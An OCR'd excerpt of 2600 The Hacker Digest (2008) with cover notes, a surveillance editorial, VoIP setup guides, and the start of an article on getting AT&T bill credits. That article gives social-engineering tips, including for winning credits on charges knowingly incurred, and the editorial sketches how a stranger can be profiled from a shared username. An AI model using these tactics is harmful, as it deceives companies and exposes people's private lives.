


2600

The Hacker Digest - Volume 25


R.I.P. AGB
THE PAY PHONE
1889 - 2008
NEVER FORGET!!!
NYNEX
U.S. COINS ONLY
THIS PHONE IS DEAD
verizon
WAITING FOR DIAL TONE


变


THE MEMORY HOLE
THANK YOU

2008 COVERS

The overreaching theme of this year's covers was the death of technologies.

Spring featured our payphone shrine, which depicted a memorial for the public coin phone complete with candles, flowers, fruit, photos, and starfish. Also depicted was an "RIP Alexander Graham Bell" photograph. The 719A key is the tool that was used to open the plate on the coinbox, once the lock was disengaged.

(Payphones are being replaced by cell phones.)

For Summer, we focused on the death of radio. This cover featured an old time radio as part of the cityscape architecture of New York, with the Shadow of Death hovering with his scimitar. There is an elephant being carried by a hot air balloon, because the helicopter had not yet been invented. Also, that elephant symbolized the upcoming arrival of the Republican National Convention in New York City later in 2008. It could also be said that all of this was turning the city inside out (if you look carefully, the direction of the streets is reversed).

(Radio is being killed by the video star - or something like that.)

The demise of the mechanical voting booth made up the face of our Autumn issue. This cover had a detailed photo from a trusted old mechanical voting booth. There is a secret binary message encoded in the tally count display which, when translated, reads "zero=1".

(The analog voting booths have been all but replaced by unaccountable digital models where one number could easily be represented by another number.)

Our Winter cover looked at the death of analog television. Pictured is a TV with rabbit ears thrown into an old metal garbage can. The picture shows George W. Bush being sworn in at his first inauguration. The garbage can has a bumper sticker on it that says "The Memory Hole 2008" in the shape of an Obama/Biden campaign sticker as a nod to George Orwell's *1984*. The "Thank You" on the plastic bag is open to interpretation - it could be for those who upgraded the television standard or for those who changed the occupant of the White House. (A little bit of trivia: this is the actual television set that Bernie S. used in prison. It is etched with his prisoner ID number, but this is not shown.)

(Analog television has been replaced by the digital (DTV) standards.)

Dialogue and Elements

THE WHOLE WORLD'S WATCHING

We know all too well how trends turn into permanent fixtures. Bad ideas left unchallenged become the norm and new generations, unfamiliar with any other way, assume this is how things should be.

We're seeing just such a development with the rapid advances in surveillance, not only in the States but globally. A quickly evolving technology, as well as an easily manipulated and fearful mindset in the general public, is making it all possible. But if things keep going the way they've been, neither technology nor the public will be able to reverse the trend.

This isn't exactly a new issue. We've been talking about the increasing amounts of surveillance since we first started publishing back in 1984. Back then it was more of a "what if" scenario, where most of us feared what could happen if the government had the ability to track us in real time, if there were cameras everywhere, if our private information was no longer so private. As part of the hacker community, we knew full well how fleeting any form of privacy actually was. If there's one thing we've learned over the years, it's that those entrusted with keeping our private information secure aren't really expending all that much effort to achieve this.

So with this bit of knowledge, we can add poor security into the mix. While the powers that be don't really need this in order to gather information on everyone, the spectre of our privacy always being invaded or compromised has the effect of lowering our overall expectations. Every time we read a story about another few hundred thousand database records of people's confidential information being compromised, left posted on a website, or just lost when a laptop was stolen out of someone's car, we become all the more resigned to a world where keeping such data safe seems less and less likely. So when we find that we're being watched on a more official level, it's no longer the shock it might have been once.

There's yet another element to all of this. Perhaps as a result of this resignation to the unlikelihood of our private lives remaining private, many of us have jumped onto the bandwagon of exposing the most intimate personal details of those lives to the entire world. Through the Facebooks, MySpaces, Twitters, and LiveJournals of the net, we can now spy on each other in ways unimaginable only a few years ago. Students voluntarily post their class schedules, their pictures, home addresses, and phone numbers for everyone on the planet to see. We've taken the concept of a diary, something people used to keep literally under lock and key, and turned it inside out so that now we broadcast our innermost thoughts, fears, and desires to anyone who cares to read about them. Such self-surveillance on this level is unprecedented and not a healthy development for a free society. Granted, there are merits to transparency, particularly when it concerns government or corporate oversight; such things affect millions of people and should be open to scrutiny. Individuals, however, do not need to have every aspect of their lives analyzed, compared, and displayed to the rest of us. To embrace this kind of a culture invites an inevitable pressure to conform to one kind of a standard or another. Gone will be the days where individuals can live and interact merely with those they wish to be around. Failure to be public and transparent in thoughts and emotions will itself be seen as suspicious.

It's still possible to be surprised by the extent of our voluntary exhibitionism. We often have fun demonstrating this to people. Something as innocuous as sitting in a coffee shop using a laptop can wind up being the first step towards having your entire life exposed due to your own choices. You may see someone pop up on your local networks. You notice they have their iTunes library publicly readable. Now you know not only

what they like to listen to but what they're listening to *right now*. From there you can search for their username throughout the Internet, which often will be the same one they used here. You will then see what they've said on public forums, where they stand politically, what kinds of experiences they've had in life. You'll find out where they go to school, where they grew up, who they're friends with, who they have crushes on, what they hope to achieve in life. Their personal family pictures will no doubt be displayed somewhere on Flickr, probably with the exact same username or one that can easily be gleaned from all of the other information that's obtainable about them. You'll learn all about their relatives, where they're from, where they've been, birthdays, addresses, milestones, etc. All of this simply from seeing them on a network in a coffee shop. And you haven't even done anything that could be considered an invasion of privacy since they set these parameters themselves and clearly have *no* expectation of privacy.

And that is the problem. We are erasing our own expectations of privacy which makes it that much less of a big deal when various authorities wipe out more and more of it. In the city of London alone, there are well over half a million surveillance cameras, public and private, capturing the average citizen around 300 times a day. It hasn't stopped crime and it certainly hasn't made people less fearful. In the entire United Kingdom, there is one camera for every 14 people. In the States, we are starting to embrace this technology and the attitude that says we must do this to stay safe. Citizens of high crime neighborhoods are more likely to demand that cameras be installed on their streets when only a few years ago such an action would have been seen as a grievous intrusion into people's lives. Even without any clear evidence that crime is being reduced as a result, it's the *illusion* of security that so many of us cling to which is enough for us to give up our very tangible right not to be monitored around the clock.

This illusion can be seen in many forms, from being forced to sign into any office building while being told that this somehow makes us safer from terrorists, to being randomly searched while in the public transportation system, to imposing "lockdowns" at the drop of a hat while forgetting that this used to be something that only went on in prisons. We now use terms like "homeland security," "Total Information Awareness," "PATRIOT Act," and "if you see something, say something," without remembering how absurd, jingoistic, and ultimately meaningless they are. We're even willing to accept the suspension of essential constitutional freedoms if it will allegedly speed up the process and make us feel safer. It's all on the way to becoming normal.

You may have seen mention of something called FISA in the news recently. The Foreign Intelligence Surveillance Act of 1978 may well have escaped the radar of many, as it basically authorizes a "secret court" to approve warrants to collect foreign intelligence information in the United States. Of the nearly 23,000 warrants requested from its inception to 2006, only five were rejected. And yet, this secret court wasn't enough for the current administration. The Protect America Act of 2007 basically removed the warrant requirement which allowed for an unlimited amount of wiretaps of Americans suspected of communicating with suspicious people overseas. The most outrageous part of all of this was that the warrantless surveillance had been ongoing since 2002 as part of a secret cooperative program with the NSA and various major phone companies. The Protect America Act allowed for those phone companies engaging in illegal and warrantless wiretaps to be retroactively immune from any civil lawsuits from citizens whose privacy was violated.

Needless to say, such detours around the Constitution are merely a foot in the door to far more egregious violations of privacy. Under this Act, it is theoretically possible for hardware and data to be seized without a warrant if there is said to be suspicion that somehow there is a link to someone overseas. We're certain this is but one of many potential abuses any acceptance of this Act will invite. At press time, the Act has not been renewed pending resolution of disagreements between Democrats and Republicans. Oddly, an offer by Democrats to temporarily extend the Act by 21 days pending resolution of the disagreements was rejected, which tends to throw water on the whole premise that the country is at risk every day this Act is not in place. It would appear this has nothing at all to do with national security.

We face a lot of troubling times ahead with regards to surveillance. Most of the power, for the moment at least, remains in our hands and in our minds, should we choose to use them. It is our acceptance of the elements of a surveillance state which will give it the most strength and solidify its presence for future generations. It doesn't have to be this way.

Vhreaking with VoxALot

by J.R. Vela
jrvela@aristasol.com

Is phreaking dead? In the days of war between the telephone companies and phreakers (phone hackers), many battles were fought. Most hackers think about phreaking as the "good old days", when hackers just wanted to learn about the mysterious telephone system, while the telcos wanted to keep their secrets to themselves. As we all know now, many secrets got out, which opened the telephone system to exploits such as the 2600 Hz tone used to gain access to telephone trunks. Most of the old phone vulnerabilities have been plugged, or strong laws have been put in place to punish those who exploit these vulnerabilities. Until recently, the telephone system had not changed much in the 100 years since its invention. With the introduction of cell phones, the basic technology was about the same; the only difference was that telephony went wireless. Today, cell phones do more than provide basic dialtone service; they have become true multipurpose devices. The players in the cell business are still the old telcos for the most part. Voice over IP (VoIP), on the other hand, has been maturing over the last few years. Coupling VoIP with the growth of the Internet, a new telephony technology has the potential to explode in the coming years. The traditional telcos feel that there is the potential for a disturbance which could impact the dark side of the force. There are hundreds of VoIP companies, and the old telcos are not even in the game. They are hanging on to the old network. The new players offer telephony services with a technology completely different than Alexander Graham Bell's little invention. VoIP offers an awesome playground for a new generation of phreakers. VoIP phreaking, or vhreaking, is the new frontier.

In the old days, phreaking was driven by a desire to learn and be able to call friends for free or at low cost. VoIP offers the same opportunities without having to break the law. What follows is a description of how one can set up a free, or nearly free, telephone service to place calls around the globe. First, let's review some common VoIP terms:

ATA: Analog Telephone Adapter. This is a hardware device that acts like an IP phone. Unlike an IP phone, it does not have a handset and a dial pad; instead it has an RJ11 telephone jack where an old analog telephone can be connected. An ATA allows you to use a traditional phone as an IP phone.

BYOD: Bring Your Own Device. This is a form of VoIP service where the provider allows you to bring your own device. Some providers have devices that are locked to that provider's network. You want a provider that offers BYOD connectivity. The device must be unlocked for this to work.

Device Registration (Register): When an IP device is configured to use a provider, the device will register to the provider's SIP server. The device will look for the server and attempt to register with a user ID and a password. As part of the registration, the device will send information about itself, such as its IP address, to the server. Thus, when another user on the server calls this IP device using its SIP address, it knows which device to ring. Some providers will allow multiple devices to register to a single account. In this case, all the devices will ring at once when called.

DID: Direct Inward Dial. This is a telephone number in the PSTN that can be assigned to a telephone on a network. You can think of the DID as your telephone number on the PSTN.

PBX: Public Branch Exchange. A mechanical switch that has telephone trunks coming in from the PSTN on one end and telephone stations on the other end. It allows the stations to make and receive calls from the PSTN.

PSTN: Public System Telephone Network. This is the good old telephone network that phreakers used to enjoy.

PSTN Gateway: This is a device that sits between a VoIP network and the PSTN. It allows VoIP networks to communicate with the PSTN.

SIP: Session Initiation Protocol. This is an open internet protocol used to establish communication between VoIP devices. One of the advantages of SIP is that, unlike other VoIP protocols, it is open. If you want, you can dig into the RFCs, but that is beyond the scope of this article. For now, it is just important that you use a SIP VSP that allows BYOD.

SIP Client: This is an endpoint device connecting to a SIP network. It could be, among other things, a hardware IP telephone, a software IP telephone, an ATA, a PSTN Gateway.

SIP Proxy: This is a server that takes SIP requests and then forwards them to the right

place for processing. This is how clients come into the VSP's VoIP network. SIP proxies face the Internet on one side, while connecting on the other side to a SIP Server.

SIP Server: Call processing equipment. The SIP sever performs the functions of an old telephone switch or PBX. The difference is that SIP devices work over IP and can connect via the Internet. The SIP server holds a dial plan and is capable of routing calls between devices.

SIP Network: The SIP server and all the SIP devices make up a SIP network. You can usually call devices within the network by simply dialing the SIP number of the device.

VoIP Soft Phone (Softphone): This is a software version of an IP Phone. You run this software on a PC, laptop, or hand-held device. You will need a headset and microphone for the soft phone to be useful.

VoIP Telephone or IP Phone: This is a device that looks like a traditional telephone, but it is actually a computer. It connects to a network using its Ethernet port. It is used to make calls using a VoIP network.

VSP: VoIP Service Provider. A company or organization that provides VoIP services. Most VSP are for-profit organizations trying to make money offering inexpensive telephone services.

I think we now have enough ingredients to cook up a nice home made VoIP system. One of our goals is to build our telephony system keeping the cost as close to zero as possible. Whenever possible, we will use free services.

First, we need to get an IP phone. Since we are on a budget, we will get a free softphone. We will use X-Lite as our softphone. X-Lite is a free download from CounterPath (`http://www.counterpath.com/`). You will have to install X-Lite on your system and configure the audio levels for your headset and microphone.

The next thing we need is a free VoIP service provider (VSP). There are many VSPs offering a variety of services. A lot of them charge for their service; however, there are some that offer a basic service for free and an optional premium service for a fee. For this exercise, we will use a free service from VoxALot (`http://www.voxalot.com`). We chose VoxALot because it uses SIP and allows BYOD. It is free, has free voice mail, is friendly with other SIP networks, has customizable dial plans, and allows us to use other VSPs to make and receive calls. So, it acts like a hub. This allows you to have a single SIP number for life!

When you register on the VoxALot website, you will get your SIP number, which you can pick as long as it is not already taken, and password. You will use this SIP number as your account number to register your IP phone and also to login to VoxALot's web page to configure your system. VoxALot also has instructions on how to configure X-Lite. There are four pieces of important information that you will need: your username, sometimes called your account, SIP number, or Authorization User; your password; the domain, `voxalot.com`; and the SIP proxy, `us.voxalot.com`.

Follow the instructions at `http://www.voxalot.com/action/tutorial?itemOID=69`. If all goes well, your softphone will register and it will wait for you to make a call. VoxALot has a special SIP number to do an echo test; just dial 600 to do your test.

The way we write down the SIP number is important because we want to give our SIP number to people we want to get calls from. Let's assume that our number on VoxALot is 112600. Our SIP number will be `sip:112600@voxalot.com`. This tells people that we are on VoxALot's sip network and our number there is 112600. Other users on the same network can call us by just dialing 112600.

If your friends are on the VoxALot network, then you are golden. But since there are many VSPs, chances are that your friends are not on the same SIP network. Peering to the rescue! Many SIP VSPs have agreed to peer their networks. This means that you can have calls that cross SIP networks. SIP Broker (`http://www.sipbroker.com/`) facilitates a large SIP peering network. There are many networks that peer with SIP Broker around the world. When a network peers with SIP Broker, they get assigned a "sip-code" to identify the network. VoxALot's sip-code is 010. Another popular SIP network is Free World Dialup (FWD), which is hosted by pulver.com. FWD's sip-code is 393. So if we want to place a call from a VoxALot IP phone to `861234@fwd.pulver.com`, we dial *393861234. Note that this form of dialing is unique to VoxALot; other VSPs implement the access to SIP Btoker with a different dial plan.

Peering allows us to call any SIP phone on any network that peers with SIP Broker. Chances are that your friends using a SIP telephone service are peered up. Some large VSPs, such as Vonage, do not peer with SIP Broker. (Vonage used to do so, but for some reason they shut their gateway down.) You can get a complete list of peer networks from `http://www.sipbroker.com`. Note that with SIP networks and peering, the PSTN could be replaced as the main telephony network. If we all had SIP phones on peered networks, we would not need the PSTN to talk to each other. Obviously, we are not there yet. The telcos don't want us to be there either. The PSTN will be around for a while; we will have to deal with it.

Some of the peers on SIP Broker have PSTN gateways connected to their local telephone networks. This means that by calling a local PSTN number, anybody can place a call to a SIP phone on any network peered with SIP Broker. You will need to find a local PSTN number by consulting `http://www.sipbroker.com/`. Call the number using an ordinary PSTN or cellular phone, and, when prompted for a number to connect to,

dial *+sip-code+number. For example, suppose you found that the number in NYC to call is +1 (646) 810-9280. Call this number from a regular telephone or cell and, when prompted, dial *010112600. You will get a call on your IP phone if the phone is currently registered.

Being able to get calls from the PSTN to the SIP Broker network is very nice. SIP Broker makes this possible, but people are not used to this strange way of dialing. A DID would be a nice thing to have. DIDs cost about $6/month. There is one organization that gives free DIDs; however, they are in area codes in Seattle. But they're free, so you can't complain. Surf over to http://www.ipkall.com/ and sign up for a free DID. When filling out the form for the DID configuration, use your VoxALot number (112600) in the account field and specify the sip proxy us.voxalot.com. This will point the DID to your VoxALot SIP phone. It takes about an hour for the change to take effect. Suppose you got a DID in the 360 area code and that the DID is 360-555-1004. After the change takes effect, anybody calling 1-360-555-1004 will be directed to your IP softphone. The IPKall DIDs are free, but expire if left unused for a month.

With this configuration, we can call other SIP IP phones that peer with SIP Broker. We can get incoming calls via the local SIP Broker PSTN gateways or when callers dial our free DID number. Not bad for freebies. In the old days, this type of access would have made many happy phreakers.

With a small investment, we can upgrade our phone system to be able to make outbound calls to the PSTN. Callcentric (http://www.➥callcentric.com) offers a pay-per-call service. It works by prepaying an amount to credit to your account. The minimum credit is $5; you can pay with PayPal. Beware: the first time you do this, there will be an extra one-time setup charge of $2.03 and a $2.37 per month fee for emergency 911 cost recovery, so a total of $4.40 will be deducted from your credit. This latter fee only applies to U.S. residents. Callcentric claims that this is mandatory for phones in the U.S. With VoIP, this is questionable, since you can have a U.S. DID while the actual phone is in another country. There is also the question of softphones on laptops, which means they are mobile and so sending the registered street address for emergency will not help. Okay, enough whining about 911 fees. When requesting your DID from Callcentric, you get asked if the phone will be used outside of the U.S.; if so, you will not be charged the 911 fees. Obviously, then, 911 calls will not work. Once you have a credit on your account, you can call anywhere in the U.S. for about $0.019 per minute. You can also make international calls. The international call rates vary by country. You can check the rates on http://www.callcentric.com/.

Setting up an account on Callcentric is similar to the account we set up on VoxALot. You can call other Callcentric users, you can call SIP Broker with a nasty dial plan, and you can configure your X-Lite to register to Callcentric. This is cool, but we don't need another SIP phone to manage. Instead, we can configure VoxALot to route outbound PSTN calls using our Callcentric account. We can also configure Callcentric to forward all calls to our VoxALot SIP number: 112600@us.voxalot.com. This way our IP phone will only register to VoxALot and will make and receive calls through VoxALot as well as Callcentric. This entire configuration is done on the web pages for VoxALot and Callcentric. For the most part, it is fairly straightforward. The only tricky part might be setting up Smart Call (also called Dial Plan) in VoxALot, so that when you dial PSTN numbers, they get routed to Callcentric. Read the VoxALot Tutorials (http://www.voxalot.com/action/➥tutorialList). I spent time playing with the Dial Plan to make it do cool things, like abbreviated dialing to my own area code and routing toll free calls through SIP Broker to avoid Callcentric charges. I also route 900 calls to an invalid route, so I avoid calling these numbers with their premium fees. The VoxALot forum has a lot of discussion about dial plans.

Callcentric is just one of the many VSPs available. There are others that offer slightly different services and rates. Pennytel (http://www.pennytel.com/) offers low rates to many countries including the U.S. They don't have the 911 issue and it works great with VoxALot. Using VoXALot to manage all your SIP needs, you can have multiple VSPs in the background. The more VSPs you have, the more complex the dial plan gets, but you can benefit from lower rates and quality. Beware that there are VS's that are not fully SIP compliant or otherwise will not work with VoxALot. An example of this is JustVoip (http://www.justvoip.com).

Having to use the computer for telephony can be painful. If your softphone is not registered, then you cannot make or receive calls. An inexpensive solution is an ATA. You can get an ATA such as the Grandstream HandyTone 486 for about $50. It is well worth the investment to free up your computer and instead use an old familiar telephone set. Another option is an IP phone, which are more expensive than ATAs but offer some extra features. Some ATAs are locked to a particular VSP (such as Vonage), so make sure it is unlocked when you buy an ATA.

This would be a good time to activate your free VoxALot voicemail. Login to VoxALot and navigate to the Voice Mail menu option. Make sure that Voice Mail is active and select your PIN. From your phone, access your voice mailbox by dialing 500. Follow the prompts to record greetings and otherwise set up your mailbox.

VoXALot also allows us to create speed dials using the web page. When you create a speed

dial, you give it a number to identify it. To call a speed dial simply prefix it with **; for example, **200 will dial the number configured in speed dial 200.

ENUM is a system that maps phone numbers in international notation (E.164 format) to URIs. ENUM works with DNS records and it is in its early stages of development. The idea is that you can register your E.164 phone number to have an ENUM entry in a global database. For instance, our DID number has country code 1, area code 360, and telephone number is 5551004, so the E.164 number is 13605551004. We register 13605551004 in the E.164 database and associate it with our SIP URI, `sip:112600@us.voxalot.com`. The idea is that VSPs could query the ENUM database before placing an outbound call. Then, if the dialed number had a SIP URI, the VSP could route the call using the Internet, thus avoiding the PSTN. Obviously, some powerful entities have an interest in ENUMs not becoming become popular. VoxALot is one of the few VSPs that queries ENUM records. Every entry in their Smart Call Dial Plan has an ENUM option that can be configured. This means that VoxALot can check the number dialed to see if it has a URI; if so, it routes the call that way instead of going through the VSP which in turn routes out to the PSTN. ENUM is a pretty clever idea. The catch is that the owner of the number, you, would have to register the ENUM. Do your friends a favor and register your number at `http://www.e164.org/`. Yes, you will have to create another account and fill some web forms to get the number registered. They also validate your number by placing a call and reciting a PIN that you will have to type into the record before it becomes valid. Hopefully, your friends have registered their numbers, so you can route your calls over the Internet and avoid PSTN charges.

Each VSP offers a number of features. Some of these features are web-based. For instance, Callcentric and Pennytel have a way to initiate a call from a web page. This presents an interesting scenario. You login to the web page, type the number you want to initiate the call from (this could be a land line or a cell phone), and type in the number you want to call. When you click OK, the first number will be called; when it's answered, the second number will be called. I am sure you can see the possibilities here.

There are so many things that you can do with SIP networks. A SIP-based telephony system is highly customizable. You can do really cool things with it and have so much fun vhreaking. SIP telephony is just becoming popular. The number of SIP phone users is still small compared to the PSTN and cellular networks. The number of vhreakers is also relatively small. SIP telephony is probably in a state similar to how email was about 20 years ago. The telcos are not very interested in having the VoIP technology explode. Obviously, they do not want to lose customers and revenue. That is probably one of the biggest reasons they have been against Net Neutrality. They would like to impose a tax for ISPs (including VSPs) so they can get a piece of the action.

I hope this article has just enough information to spark your interest. For a nice repository of VoIP information, visit `http://www.voip-info.org/`.

Dirt-Cheap Phone Calls the VoIP way

by SiliconeClone

I know that there have been many articles about VoIP calling and about which way is the absolute best way make calls. Unfortunately, most companies only allow you to call others that have the same service, or they offer a complete service package for a price that, while not necessarily high, is more then we want to pay, which is nothing. I have yet to discover a truly free setup, so I will share with you what I have learned and the setup that I have currently.

First, there are two things to sign up for:

1. A FreeWorldDialup account from `www.freeworlddialup.com`. This will give you a six digit user account, and there are many free numbers which you can call on your PSTN (telephone landline) that will then transfer to your FWD extension. This, in essence, will provide you with a completely free calling in service, as FWD does not charge at all for this service. In this article we will not be using their communicator software; instead, our setup will use an ATA SIP device for these calls. More on that in a bit.

An example number for the Flint, Michigan area is 810-223-0700 (try it). When you call this number, it will ask you to dial the extension (the FWD user number) of the person you wish to get a hold of. This will then route you to the FWD member you are calling.

FWD offers no VoIP to PSTN outbound

except for toll-free numbers, so on we go.

2. A Skype account over at www.skype.com. Skype is one of those services that, without a plan, only lets you call other Skype users for free. But our goal is the cheapest possible phone service we can get, and we already have free in-coming calls; now we need free or cheap outgoing. Unfortunately, cheap is what we will have to go with in this case, as I was unable to find a truly free method that went both ways.

With that said, Skype offers unlimited land-line calls from to the US and Canada for only $29.95 a year. I don't know about you, but for me, a one-time payment of $30 is cheaper than one month of my actual phone bill. So this will be the method used in this article.

Setup

Now that we have incoming and outgoing calls for only $30 a year, there are have two choices. One option is to stick with a headset and be done with it. After all, you are already done with the service parts. Skype and FWD have software communicators that allow you to end this tutorial at this point. However, if you are like me, then you do not want to be strapped to your headset and would like an alternative method.

We are going to purchase and optionally make some hardware to get you set up. The hardware portion of this project is a one-time expense. The cost will depend on how you buy or acquire your equipment. I paid roughly $90 for my entire setup. I paid a total of $120 for hardware and my first year's service, which was only $20 more than my current phone bill, so the project will pay for itself rather quickly.

Needed Hardware

You need a VoIP to USB adapter that supports Skype. This is a device that connects a PSTN phone to a VoIP box that then connects to your PC via USB cable. These adapters are relatively cheap and can be purchased on eBay for roughly $20-30. (Search "skype voip usb adapters".) Or, if you prefer, you can build such a device yourself for about $5. Schematics are over at http://➥vital.pri.ee/PSTN/.

You will also need an ATA SIP device. I used a D-Link DVG-1120s which can sometimes be found on eBay for about $20. However, a simple search for "ATA SIP" on eBay will produce many varieties to choose from.

Finally, you will need a two-line phone, preferably cordless. You can also use a two-line corded phone or even two separate phones. I wanted a smooth hardware setup, so I suggest the two-line cordless. I bought one off eBay for $19

Now, why did we purchase all this hardware? Well, I wanted a phone system that mimicked my current phone system as much as possible. I will explain how to set up all the hardware, and then you will see how streamlined it really is.

Hardware Setup

The VoIP to USB adapter is pretty much plug and play, so I will not get into that one here.

The ATA SIP device needs a little tweaking. As each model is different, I suggest you go to forums.freeworlddialup.com for specific information. If, however, you manage to get a hold of the DVG-1120s, then here is the configuration for that device. Many of these settings are similar for other ATA SIP devices as well.

Under SIP Configuration, enter the following:
Domain Name: fwd.pulver.com
Port: 5060
Service Domain: fwd.pulver.com
URLFormat: SIP-URL
User Parameter Phone: Enabled
Timer T2: 4 sec
Register Exp: 3600
Session Exp: 180
Min-SE: 180
Session Exp Ref: uac

Choose "Save", but when asked, tell the unit to continue and restart the system later.

Then, under the User Agent Screen:

Same phone#: This option is designed to be used if you wish to use both FXS ports on the back, for example if you had more than one FWD number. If you do not have more than one FWD number, simply choose "enable" to bind both ports together on one SIP account.

Phone #: Enter your FWD number.

Display Name: This entry will show up on the caller ID display of the people you call.

Caller ID Del: Yes (send cid?)
Display CID: Yes (receive cid)

User Agent port: 5060 for port 1, 5061 for port 2

Authentication Username: With FWD, this is usually your FWD number.

Password and Confirm Password: your FWD password

The above information taken from sigmaz's post to the FWD forum.

Now that we have the two boxes configured, plug a phone line from each box into one line of the phone. My setup has my Skype box going to line two of my phone and FWD going to line one.

Whenever I receive a call, I pickup line one, which is people calling me on my FWD extension. To make a call, I simply pick up line two and dial-out, which uses the Skype box to make my calls.

And so you have what I believe to be the cheapest phone service you can currently get inside the US or Canada. I hope this was clear enough for everyone.

by The Thomps

So, you've decided to sign your mobile life away to AT&T Mobility (formerly Cingular, formerly AT&T Wireless, etc., etc.) for the next two years, and now you're looking for a few ways to capitalize on the situation, right? As a soon-to-be-former employee of the monolithic corporation that everyone loves to hate, I thought that it'd be high time for me to chime in with a few tidbits of information that will be a big help to anyone looking to get a bit of an edge in their dealings with a corporate giant.

Credits

It's happened to us all. You open the bill, slap your forehead, and realize that you're never going to be able to pay for your caffeine-fueled binges of text messaging and international calling. So, how do you fix it? Most people immediately dial customer service without bothering to read their bill, and start screaming at the poor sucker who picks up the phone. Bad choice, because you just kissed goodbye any chance of getting a credit for those charges. Here are a few social engineering and policy tips to help you out:

(a) Read your bill. Take however much time you need to go over that bill until you know it front-to-back. Whether you're trying to get a credit for a totally legitimate issue or you're trying to weasel a credit for charges that you knowingly racked up, you want to be able to reference page numbers and flip through the bill at the same time the representative you speak to does.

(b) The rep is your friend. Most people think that the way to get credit is to scream or belittle the representative that they're speaking to. Almost always, this is going to screw you over big time. Remember: that rep is just trying to get through his day without driving his headset through his cubicle wall in a fit of rage. AT&T actually allows reps a reasonable amount of leeway in giving courtesy credits to customers, but the rep is under no obligation to do so. And if you piss him off, that rep's supervisor is actually policy-bound to back up the rep's decision to deny a credit, with the exception of a few genuine procedural crediting policies. Also, a clause in your contract (more on contracts later) authorizes AT&T to terminate your contract with early termination penalties if you call in with offensive behavior. Just keep calm, be friendly, and be prepared to take the time you need; don't call in while you're on your morning commute, while you're on the toilet, or while you're trying to wolf down a giant bottle of soda and sandwich on your lunch break.

